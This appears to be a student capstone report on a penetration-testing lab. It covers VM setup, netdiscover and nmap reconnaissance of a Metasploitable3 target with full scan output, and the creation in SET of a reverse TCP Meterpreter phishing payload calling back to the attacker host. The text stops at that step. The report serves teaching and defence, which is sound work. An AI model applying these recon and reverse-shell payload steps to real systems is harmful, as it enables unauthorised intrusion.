Penetration Testing & Threat Monitoring

Executive Summary

This report documents the end-to-end penetration testing exercise conducted as part of the INFT-1201-01 Hacking & Exploits capstone. The lab environment consisted of three virtual machines — a Kali Linux attacker, a Metasploitable3 Windows Server 2008 R2 target, and a Security Onion 3.0 monitoring platform — all interconnected on a VMware NAT network (192.168.109.0/24).

The exercise demonstrated a complete attack lifecycle: from network reconnaissance using Netdiscover and Nmap, to social engineering via a crafted phishing email with a disguised Meterpreter payload, to full system compromise including privilege escalation to SYSTEM, and finally to detection and monitoring of all attack traffic within the Security Onion SOC dashboard.

Component	Details
Attacker	Kali Linux 2025.3 — 192.168.109.131
Target	Metasploitable3 Windows Server 2008 R2 — 192.168.109.135
Monitor	Security Onion 3.0.0 — 10.0.0.99
Network	VMware VMnet1 (Host-Only) — 192.168.109.0/24
Attack Vector	Social Engineering (Phishing) + Meterpreter Reverse TCP
Outcome	Full SYSTEM-level access achieved; attack detected in SOC

1. Lab Environment Setup

1.1 Overview

The lab was built entirely using VMware Workstation with three virtual machines on a shared NAT network. The network topology ensures all VMs can communicate with each other while remaining isolated from the external network, creating a safe and realistic penetration testing environment.

1.2 Security Onion 3.0 — Installation & Configuration

Security Onion 3.0 was installed in EVAL mode, providing a full-featured security monitoring stack including Suricata IDS, Elasticsearch, Kibana, and the SOC web interface. The setup wizard guided through network interface assignment, user account creation, and sensor configuration.




Figure 1.1 — Security Onion initial login screen during installation

Figure 1.2 — Security Onion setup configuration wizard




Figure 1.3 — Network interface assignment for monitoring




Figure 1.4 — Security Onion EVAL setup in progress




Figure 1.5 — Setup completion and SOC credentials displayed

1.3 Metasploitable3 Windows Server 2008 R2 — Setup

Metasploitable3 (Windows Server 2008 R2) was deployed using Vagrant with VMware Desktop provider. The VM was configured with two network adapters — Host-Only (VMnet1) providing connectivity on the 192.168.109.0/24 network. The machine runs intentionally vulnerable services including FTP, IIS, MySQL, RDP, and SMB.

The following Vagrant commands were used to provision and start the Metasploitable3 Windows Server 2008 R2 VM using the VMware Desktop provider:

```
1.  vagrant plugin install vagrant-vmware-desktop
2.  vagrant box list
3.  vagrant box add rapid7/metasploitable3-win2k8 --provider vmware_desktop
4.  vagrant up --provider=vmware_desktop
```

1.4 Kali Linux Attacker — Configuration

Kali Linux 2025.3 was configured with two network interfaces — a bridged adapter and a NAT adapter (eth1) on the 192.168.109.0/24 network with IP 192.168.109.131. All offensive tools including Metasploit, SET (Social Engineering Toolkit), Netdiscover, and Nmap were pre-installed and ready to use.




Figure 1.8 — Kali Linux network configuration showing 192.168.109.131




Figure 1.9 — Kali VMware settings with NAT and bridged adapters

2. Reconnaissance Phase

2.1 Network Discovery with Netdiscover

Netdiscover was used to perform ARP-based host discovery across the entire 192.168.109.0/24 subnet. This passive/active reconnaissance technique identified all live hosts on the network without generating excessive noise, revealing the IP addresses of all three lab machines.

Command used:

```
sudo netdiscover -r 192.168.109.0/24
```





Figure 2.1 — Netdiscover output showing live hosts on 192.168.109.0/24



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -Pn -A -T4 192.168.109.135
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-15 21:39 EDT
Stats: 0:00:07 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:01:02 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 77.27% done; ETC: 21:40 (0:00:16 remaining)
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 92.79% done; ETC: 21:40 (0:00:00 remaining)
Stats: 0:01:44 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 21:40 (0:00:00 remaining)
Nmap scan report for 192.168.109.135
Host is up (0.00066s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE            VERSION
21/tcp   open  ftp                Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp   open  ssh                OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 99:66:45:18:a2:68:21:72:fd:26:9d:d3:2f:5e:d4:7f (RSA)
|_  521 7b:74:f2:b1:2f:ea:93:40:e5:2d:33:fc:2a:69:d1:8f (ECDSA)
80/tcp   open  http               Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds       Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
3306/tcp open  mysql              MySQL 5.5.20-log
| mysql-info:
|   Protocol: 10
|   Version: 5.5.20-log
|   Thread ID: 30
|   Capabilities flags: 63487
|   Some Capabilities: IgnoreSpaceBeforeParenthesis, Speaks41ProtocolNew, Speaks41ProtocolOld, ODBCClient, SupportsTransactions, DontAllowDatabaseTableColumn, IgnoreSigpipes, SupportsLoadDataLocal, InteractiveCl
ient, Support41Auth, LongPassword, LongColumnFlag, FoundRows, SupportsCompression, ConnectWithDatabase, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: {ym:wj0LoiCQLhIr$Yu`
|_  Auth Plugin Name: mysql_native_password
3389/tcp open  ms-wbt-server?
|_ssl-date: 2026-04-16T01:41:06+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=vagrant-2008R2
| Not valid before: 2026-04-14T23:59:47
|_Not valid after:  2026-10-14T23:59:47
4848/tcp open  ssl/http           Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
|_http-title: Login
|_http-server-header: GlassFish Server Open Source Edition  4.0
|_ssl-date: 2026-04-16T01:41:06+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
```

Figure 2.2 — Nmap service version scan against 192.168.109.135

2.2 Port Scanning with Nmap

A comprehensive Nmap scan was performed against the target (192.168.109.135) to enumerate open ports, running services, and software versions. The scan revealed multiple critical attack surfaces on the Windows Server 2008 R2 machine.

```
sudo nmap -sV -sC -Pn -A -T4 192.168.109.135
```

Port	Service / Version
21/tcp	FTP — Microsoft ftpd (Windows NT)
22/tcp	SSH — OpenSSH 7.1 (Protocol 2.0)
80/tcp	HTTP — Microsoft IIS 7.5
135/tcp	RPC — Microsoft Windows RPC
139/tcp	NetBIOS — Windows netbios-ssn
445/tcp	SMB — Windows Server 2008 R2 SP1
3306/tcp	MySQL — 5.5.20-log
3389/tcp	RDP — Windows Remote Desktop




Figure 2.3 — Full Nmap scan results showing all open ports and services

3. Attack Phase — Social Engineering & Payload Delivery

3.1 Payload Creation with SET

The Social Engineering Toolkit (SET) was used to generate a Windows Reverse TCP Meterpreter payload. SET automates the payload generation process and integrates directly with Metasploit to set up the listener. The payload was configured to connect back to the Kali machine (192.168.109.131) on port 1234.

Configuration used:

- SET Menu: 4) Create a Payload and Listener
- Payload type: 2) Windows Reverse_TCP Meterpreter
- LHOST: 192.168.109.131 (Kali Linux attacker IP)
- LPORT: 1234
- Output file: /root/.set/payload.exe

